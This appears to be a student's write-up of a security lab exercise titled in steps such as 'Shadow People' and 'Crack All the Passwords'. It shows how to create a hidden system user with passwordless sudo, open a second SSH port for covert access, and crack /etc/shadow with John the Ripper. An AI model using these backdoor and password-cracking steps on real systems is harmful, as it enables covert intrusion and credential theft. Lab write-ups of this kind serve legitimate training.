**Step 1: Shadow People**

Create a secret user named **sysd**. Make sure this user doesn't have a home folder created:  
 sudo useradd --no-create-home sysd

Give your secret user a password:  
 sudo passwd sysd

Give your secret user a system UID < 1000:  
 sudo usermod -u 902 sysd

aGive your secret user the same GID:  
 sudo groupmod -g 902 sysd

sGive your secret user full sudo access without the need for a password:

**1st add the user to the sudo’s group**

sudo usermod -a -G sudo sysd

**2nd modify the sudoers file**

Run sudo visudo

Add NOPASSWD to this existing line in the sudoers file:

# Allow members of group sudo to execute any command

%sudo ALL=(ALL:ALL) NOPASSWD:ALL

Test that sudo access works without your password:


**From sysadmin account I changed to sysd account:**

I ran: su sysd so I could test from the newly created account.

I ran sudo adduser tempuser and the user was created and I was not prompted to put in the sudo password.

**Step 2: Smooth Sailing**


Edit the sshd\_config file:

**View what ports are currently listening**  
ss  -tlnp | grep -E “22 | 2222”  


**Run this command to open the file for editing**

sudo nano /etc/ssh/sshd\_config

**Uncomment port 22 and add a line for port 2222.  CTRL X / Y to save and exit editor.**



**Step 3: Testing Your Configuration Update**

**Restart the ssh service**

sudo systemctl restart sshd

**Rerun command to view what ports are currently listening**  
ss  -tlnp | grep -E “22”2222”



Exit the root account:

logout


SSH to the target machine using your sysd account and port 2222:  
 ssh sysd@192.168.6.105 -p 2222

Use sudo to switch to the root user:  
 sudo su root

**Step 4: Crack All the Passwords**

SSH back to the system using your sysd account and port 2222:  
 ssh sysd@192.168.6.105 -p 2222

Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:



john /etc/shadow

